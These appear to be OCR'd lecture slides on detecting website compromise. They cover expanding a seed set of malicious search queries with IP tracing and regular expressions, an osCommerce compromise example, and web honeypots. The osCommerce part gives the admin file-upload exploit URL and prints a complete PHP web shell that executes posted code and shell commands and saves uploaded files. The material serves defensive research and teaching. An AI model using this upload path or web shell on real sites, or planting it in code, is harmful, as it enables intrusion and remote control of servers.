
To expand the small seed set:

1. Find exact query match from search logs
2. Find IPs which performed these malicious queries
3. Mark other queries from these IPs as suspect

Generalize the queries



Generalize the queries



- Exact queries are too specific at times
- Problem if queries are modified slightly
- Solution: Regular Expressions
  - captures the structure of the query
  - match similar queries in the future

A quantitative example

Seed queries

Unique Queries	122
IPs	174

A quantitative example

	Seed queries	Expanded set
Unique Queries	122	800
IPs	174	264


A quantitative example

	Seed queries	Expanded set	RegEx match
Unique Queries	122	800	3560
IPs	174	264	1001

Looping back

- We now have a larger set of malicious queries
- These can be fed back to SearchAudit as a new set of seeds

Architecture




A quantitative example

	Seed queries	Expanded set	RegEx match	RegEx match + loopback
Unique Queries	122	800	3560	~540k
IPs	174	264	1001	~40k

Total pageviews : 9M+

Typical Timeline



An Example

- OSCommerce is a web software for managing shopping carts
- Compromise is simple: just upload a file!
  - If http://www.example.com/store is the site, upload a file by issuing a *post* on:

    http://www.example.com/store/admin/file_manager.php/login.php?action=processuploads

  - *Post* argument provides the file to be uploaded
  - Uploaded file is typically a graphical command interpreter

Command Module

- Allows hacker to navigate through the file system, upload new files, perform brute force password cracking, open a network port, *etc.*

Uploaded PHP Script

```php
<?php
$e=@$_POST['e'];
$s=@$_POST['s'];
if($e) {
    eval($e);
}
if($s) {
    system($s);
}
if($_FILES['f']['name']!='') {
    move_uploaded_file($_FILES['f']['tmp_name'],$_FILES['f']['name']);
}
?>
```

Web Honeypots


- First goal is to understand what techniques are being used to compromise
- Setup *web honeypots* that appear attractive to attackers
- Log all interactions with attackers

Options


- *Install* popular vulnerable software
- Create *front pages* that appear to be running vulnerable software
- *Proxy* requests to website running vulnerable software

- Issues:
  - Manual overhead in installing specific packages
  - High interaction vs. low interaction honeypots

Heat-Seeking Honeypots




Heat-Seeking Honeypots



